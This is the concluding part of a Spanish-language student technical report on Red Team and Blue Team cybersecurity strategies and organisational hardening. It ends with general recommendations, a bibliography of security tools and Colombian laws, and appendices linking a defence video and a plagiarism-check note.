Aspectos que aporten al desarrollo de estrategias de Red Team & Blue Team.

El desarrollo de estrategias efectivas para los equipos Red Team y Blue Team se basa en la comprensión de los roles de cada uno, así como en la integración de buenas prácticas y principios de seguridad cibernética sin dejar de lado la parte legal. A continuación, algunas recomendaciones que aportarán al desarrollo de estrategias los equipos Red Team:

- ✓ **Simulación realista de amenazas** (ataques avanzados dirigidos, reconocimiento exhaustivo, explotación de vulnerabilidades y acceso lateral): El Red Team debe emular tácticas y técnicas de amenazas reales, incluidas aquellas utilizadas por actores de amenazas avanzados (APT). Esto incluye el uso de herramientas y métodos como phishing, ingeniería social, explotación de vulnerabilidades zero-day, y técnicas de evasión. Antes de lanzar un ataque, el Red Team debe llevar a cabo un análisis detallado de la red, los sistemas, las aplicaciones y los usuarios, identificando puntos débiles en la infraestructura. Los ataques deben escalar y moverse lateralmente a través de la red, buscando diferentes vectores para maximizar el impacto, tal como lo harían atacantes reales.
- ✓ **Pruebas de resistencia a largo plazo** (Simulaciones prolongadas, persistencia en la red): No solo realizar un ataque puntual, sino simular una campaña persistente para evaluar la capacidad de la organización para detectar, responder y mitigar ataques continuos. El equipo debe identificar cómo mantener acceso a los sistemas comprometidos, incluso después de las primeras detecciones y respuestas.

- ✓ **Colaboración con Blue Team**: Red Team debe trabajar estrechamente con el Blue Team para ofrecer retroalimentación constructiva sobre cómo mejorar las defensas y cómo detectar técnicas de ataque.
- ✓ **Mejora continua:** Las estrategias deben basarse en las lecciones aprendidas de ejercicios anteriores. Las simulaciones deben mejorar continuamente para mantenerse al día con las tácticas emergentes.

El Blue Team es responsable de defender los sistemas y responder a los ataques simulados o reales. La efectividad de su estrategia depende de la detección, la respuesta y la recuperación.

A continuación, algunas recomendaciones que aportarán al desarrollo de estrategias los equipos Blue Team:

- ✓ **Monitoreo y detección avanzada** (implementación de SIEM, Análisis de comportamiento y detección de anomalías, sensibilidad al ataque)
- ✓ **Respuestas rápidas y efectivas** (Planificación de incidentes de seguridad, detección temprana y mitigación)
- ✓ **Fortalecimiento de la infraestructura** (Defensas en profundidad, parcheo y actualizaciones constantes)
- ✓ **Evaluación constante de vulnerabilidades** (pruebas de penetración internas, escaneo y monitoreo de vulnerabilidades)
- ✓ **Cultura de concienciación y formación** (entrenamiento del personal, simulacros de incidentes y análisis post-mortem)

Recomendaciones para el planteamiento de estrategias que permitan endurecer los aspectos de seguridad en una organización.

El endurecimiento de la seguridad en una organización es fundamental para proteger sus activos digitales, datos confidenciales y sistemas ante amenazas cibernéticas, también es importante:

Implementar múltiples capas de defensa para protegerse contra diferentes vectores de ataque. Este enfoque asegura que, si una capa es violada, otras continúan defendiendo los sistemas, lo podemos analizar de la siguiente manera:

- **Redundancia de medidas de seguridad:** Utilizar herramientas y mecanismos como firewalls, IDS/IPS, autenticación multifactor (MFA), cifrado de datos, entre otros, en diferentes niveles.
- **Segmentación de la red:** Dividir la red en subredes (por ejemplo, redes de administración, servidores, usuarios finales) para reducir la propagación de un ataque en caso de que ocurra.
- **Principio de "least privilege":** Limitar los permisos y accesos de usuarios y sistemas a lo estrictamente necesario para realizar sus tareas.

Fomentar una cultura organizacional orientada a la seguridad, involucrando a todos los empleados en la protección de los sistemas y datos que incluya:

- **Capacitación continua**
- **Simulaciones de ataques**
- **Concienciación sobre seguridad:** Incentivar a los empleados a que informen sobre comportamientos sospechosos y promuevan una actitud activa de protección de datos.

Identificar y corregir vulnerabilidades de manera proactiva para evitar que los atacantes las exploten, teniendo en cuenta las siguientes recomendaciones:

- **Monitoreo continuo de vulnerabilidades:** Utilizar herramientas automáticas para escanear la infraestructura en busca de vulnerabilidades conocidas y clasificarlas según su gravedad.
- **Parcheo regular:** Establecer un calendario regular para aplicar parches a sistemas, aplicaciones y hardware. Asegurarse de que las actualizaciones sean probadas en un entorno de desarrollo antes de su despliegue en producción.
- **Autenticación multifactor (MFA**
- **Políticas estrictas de contraseñas**
- **Cifrado de datos:** Cifrar la información tanto en tránsito (por ejemplo, mediante HTTPS) como en reposo (en bases de datos y almacenamiento).
- **Clasificación de datos:** Establecer políticas claras sobre cómo clasificar y manejar los datos según su sensibilidad, aplicando controles más estrictos para los datos más críticos.
- **Destrucción segura de datos:** Asegurarse de que cuando los datos ya no sean necesarios, se destruyan de manera segura utilizando técnicas como la eliminación física de discos o la sobreescritura de datos.

Implementar sistemas de monitoreo continuo y establecer procesos claros para detectar y responder rápidamente a los incidentes de seguridad.

- **SIEM (Security Information and Event Management)**
- **Centros de Operaciones de Seguridad (SOC)**
- **Planes de respuesta a incidentes (IRP)**

Asegurar que solo los dispositivos y aplicaciones aprobadas se utilicen en la infraestructura organizacional.

- **Política de dispositivos móviles (MDM):** Implementar un sistema de gestión de dispositivos móviles que controle y proteja los dispositivos que acceden a la red corporativa, garantizando que estén protegidos con cifrado y contraseñas.
- **Lista blanca de aplicaciones:** Solo permitir la instalación y ejecución de aplicaciones aprobadas por la organización, eliminando el riesgo de software malicioso o no autorizado.
- **Control de acceso de red (NAC):** Implementar soluciones que aseguren que solo los dispositivos que cumplen con los estándares de seguridad de la organización puedan conectarse a la red interna.

Desarrollar planes de contingencia para mantener la operatividad ante situaciones críticas.

- **Respaldo regular de datos:** Implementar un sistema de respaldo automatizado y garantizar que los datos se respalden de manera segura, tanto en la nube como en servidores locales.
- **Planes de recuperación ante desastres (DRP):** Establecer un plan para la recuperación de servicios en caso de ataque cibernético, desastre natural u otra interrupción crítica.
- **Pruebas de continuidad:** Realizar simulacros periódicos para asegurar que la organización pueda mantener operaciones durante un incidente de seguridad o desastres.

Utilizar información sobre amenazas para anticipar y defenderse contra ataques dirigidos.

- **Integración con fuentes de inteligencia de amenazas:** Acceder a feeds de inteligencia sobre nuevas amenazas, vulnerabilidades y campañas de ciberataques que puedan afectar a la organización.
- **Análisis de tendencias y patrones de ataque:** Utilizar herramientas de análisis para identificar patrones de ataques y vulnerabilidades comunes, lo que permite a la organización anticiparse a amenazas emergentes.

La seguridad debe ser un proceso continuo que evoluciona conforme surgen nuevas amenazas.

- **Análisis post-incidente:** Tras cualquier incidente de seguridad, realizar un análisis exhaustivo para identificar qué falló y cómo mejorar las defensas.
- **Auditorías regulares de seguridad**
- **Adaptación a nuevas amenazas:** Mantenerse actualizado con las últimas tendencias en ciberseguridad, y ajustar las estrategias y tecnologías según evolucionen las amenazas.

Conclusiones que permitan la construcción del conocimiento desde el enfoque de la ciberseguridad.

El desarrollo de estrategias para los equipos Red Team y Blue Team debe enfocarse en simulaciones realistas de ataques, monitoreo efectivo, pruebas continuas y colaboración. A medida que ambos equipos se entrenan y mejoran juntos, la organización puede fortalecer su postura de seguridad de manera más efectiva, anticipando y respondiendo a las amenazas cibernéticas con mayor eficiencia.

A través de ejercicios colaborativos, el Red Team y el Blue Team pueden aprender mutuamente, con el Red Team actuando como un atacante y el Blue Team defendiendo, mientras comparten conocimientos de técnicas de ataque y defensa.

Esto mejora las capacidades de ambos equipos y contribuye a una mejor preparación frente a amenazas reales.

Después de simulaciones, ambas partes deben reunirse para compartir los hallazgos, identificar fallos y trabajar en recomendaciones para mejorar las defensas.

Retroalimentación sobre las respuestas y las tácticas empleadas durante el ejercicio ayuda a identificar oportunidades de mejora en la infraestructura de seguridad y las habilidades del equipo defensor.

El endurecimiento de la seguridad de una organización requiere un enfoque integral que abarque desde la cultura de seguridad hasta la implementación de tecnologías avanzadas y procedimientos operativos. La combinación de buenas prácticas, herramientas de última generación, y una actitud proactiva ante la gestión de riesgos y vulnerabilidades es clave para proteger los activos de la organización y minimizar la probabilidad de un ataque exitoso.

Referencias Bibliográficas

ALONSO, José María. (2018). Un Informático en el Lado del Mal. Metasploit: Cómo extender las funcionalidades de Meterpreter. https://www.elladodelmal.com/2018/03/metasploit-como-extender-las.html

CCN Cert. (2018). Guía de seguridad de las TIC (CCN-STIC-495) Seguridad en IPv6. CCN Cert. (pp. 10-29). https://www.ccn-cert.cni.es/pdf/guias/series-ccn-stic/guias-de-acceso-publico-ccn-stic/1617-ccn-stic-495-seguridad-en-ipv6/file.html

Cilleruelo, Carlos. «¿Qué es pfSense? | KeepCoding Bootcamps», 29 de noviembre de 2022. https://keepcoding.io/blog/que-es-pfsense/.

CIS Security. (2020). CIS Center for Internet Security. CIS Benchmarks. https://www.cisecurity.org/cis-benchmarks/

COLOMBIA, CONGRESO DE LA REPÚBLICA. Ley 1273. (5, enero, 2009) En: Diario Oficial. Enero, 2009. Nro. 47223. p.5.

COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 842. (14, octubre, 2003). En: secretaria general del Senado. Bogotá D.C. 2009. 41 p.

COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1621. (17, abril, 2013). En: secretaria general del Senado. Bogotá D.C. 2009. 21 p.

COLOMBIA. MINISTERIO DE LAS TECNOLOGÍAS DE LA INFORMACIÓN Y LAS COMUNICACIONES. Sala de prensa. [Sitio WEB]. Bogotá D.C. La entidad. [22, marzo, 2022]. https://mintic.gov.co/portal/inicio/Sala-de-prensa/Noticias/208390:Gobierno-Nacional-crea-Modelo-de-Gobernanza-para-liderar-coordinacion-entre-actores-del-entorno-digital#:~:text=A%20trav%C3%A9s%20del%20Decreto%20338

COPNIA. Consejo Profesional Nacional de Ingeniería. https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

CVE. https://cve.mitre.org/

Evaluación de vulnerabilidades usando OpenVAS. (s. f.). https://www.welivesecurity.com/es/recursos-herramientas/evaluacion-vulnerabilidades-openvas/

Exploitdb. ¿Qué es exploitdb? https://keepcoding.io/blog/que-es-exploitdb/

FUNCIÓN PÚBLICA. Ley 1581 de 2012. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

https://www.deltaasesores.com/ley-de-delitos-informaticos-en-colombia/#:~:text=La%20Ley%201273%20de%202009,legales%20mensuales%20vigentes%5B1%5D.

KEEPCODING. ¿Qué es Meterpreterhttps://keepcoding.io/blog/que-es-meterpreter/#:~:text=Meterpreter%20es%20un%20payload%20dise%C3%B1ado,Es%20decir%2C%20es%20ilegal.

Metasploit Documentation. How to use a reverse shell in Metasploit https://docs.metasploit.com/docs/using-metasploit/basics/how-to-use-a-reverse-shell-in-metasploit.html

Metasploit. The world's most used penetration testing framework. https://www.metasploit.com/

Moreno, Patricio. (2015). Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management. Usfq. (pp. 31-63) http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

NIST. (2024). NIST SP 800-61. Computer Security Incident Handling Guide. https://csrc.nist.gov/pubs/sp/800/61/r2/final

PLAINCONCEPTS [sitio web]. Qué es el pentesting: procesos y metodologías. https://www.plainconcepts.com/es/pentesting/

Rapid7. (2012). Metasploitable 2. (s. f.). Metasploit. https://metasploit.help.rapid7.com/docs/metasploitable-2

Rajendran, J., Jyothi, V., & Karri, R. (2011). Blue team red team approach to hardware trust assessment. 2011 IEEE 29th International Conference on Computer Design (ICCD), 285-288. https://doi.org/10.1109/ICCD.2011.6081410

Revista Seguridad. (2018). Pruebas de penetración para principiantes: Explotando una vulnerabilidad con Metasploit Framework | Revista. Seguridad. https://revista.seguridad.unam.mx/numero-19/pruebas-de-penetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra

SECRETARIASENADO. Ley 1273 de 2009. http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

SNORT. https://www.snort.org/

Zambrano Hernández, Peña Hidalgo, H. J., & Cardenas Corral. (2024). Guía Para la Gestión y Clasificación de Incidentes de Ciberseguridad. Sello Editorial UNAD. https://selloeditorial.unad.edu.co/images/Documentos/ciberseguridad/Gu%C3%ADa_para_la_Gesti%C3%B3n_y_Clasificaci%C3%B3n_de_un_Incidentes_de_Ciberseguridad.pdf

¿Qué es Nmap? Por qué necesitas este mapeador de red. (2019). https://www.marindelafuente.com.ar/que-es-nmap-por-que-necesitas-este-mapeador-de-red/

«Acerca de nosotros | Kaspersky». https://latam.kaspersky.com/about?srsltid=AfmBOoqFGOEt7GDJDouAZ98MXyQOxoLuJKd5DPa4LrItITcdJrF_fDkz.

«¿Qué es SIEM? | Seguridad de Microsoft». https://www.microsoft.com/es-co/security/business/security-101/what-is-siem.

Apéndices


Apéndice A

Enlace de video de sustentación del informe técnico:

https://youtu.be/79H6UjlwUmE

Apéndice B

Porcentaje similitud con herramienta Turnitin:



La mayor parte del porcentaje de similitud está en la parte legal, lo cual corresponde a leyes y decretos que copié tal cual y lo demás es de las versiones anteriores de mis trabajos los cuales reposan en Turnitin.